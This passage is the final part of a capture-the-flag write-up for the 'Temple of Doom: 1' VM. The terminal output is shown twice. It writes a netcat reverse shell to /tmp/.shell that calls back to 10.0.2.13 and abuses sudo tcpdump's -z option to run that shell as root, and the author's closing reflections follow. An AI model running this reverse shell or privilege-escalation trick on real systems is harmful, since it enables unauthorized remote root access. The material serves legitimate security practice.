/usr (ALL) NOPASSWD: /usr/bin/nmcli
/usr/sbin (ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost ~]$ echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
bash: /tmp/.shell: Permission denied
[fireman@localhost ~]$ echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
[fireman@localhost ~]$ chmod +x /tmp/.shell
chmod +x /tmp/.shell
[fireman@localhost ~]$ sudo /usr/sbin/tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
2 packets received by filter
0 packets dropped by kernel
[fireman@localhost ~]$

```



```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
sudo -l
Matching Defaults entries for fireman on localhost:
!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET"
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User fireman may run the following commands on localhost:
sudo (ALL) NOPASSWD: /sbin/iptables
/usr (ALL) NOPASSWD: /usr/bin/nmcli
/usr/sbin (ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost ~]$ echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
bash: /tmp/.shell: Permission denied
[fireman@localhost ~]$ echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
echo "nc -e /bin/sh 10.0.2.13 6666" > /tmp/.shell
[fireman@localhost ~]$ chmod +x /tmp/.shell
chmod +x /tmp/.shell
[fireman@localhost ~]$ sudo /usr/sbin/tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
2 packets received by filter
0 packets dropped by kernel
[fireman@localhost ~]$

```

Root is dancing!

Applications Places System 31 °C Fri Jul 20, 11:15:18

```

kali-linux root shell
Welcome to kali-linux root shell. I hope you enjoyed my first boot2root.
You can follow me on twitter: @0katz.
Thanks to the homie: @Pink_P4nther.
cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo
Congratulations on completing this VM & I hope you enjoyed my first boot2root.

```

The game is over!

Final Thought

Temple of Doom : 1 contains two real vulnerabilities, they are Node.js deserialization remote code execution and Shadowsocks command execution. The node.js home page is not running very stable and it requires to alter the cookie at the Burp Suite “Proxy” section instead of “Repeater”. The harder part is at the tcpdump shell generation. It requires several tries to make it works. Very enjoyable!

-- THE END --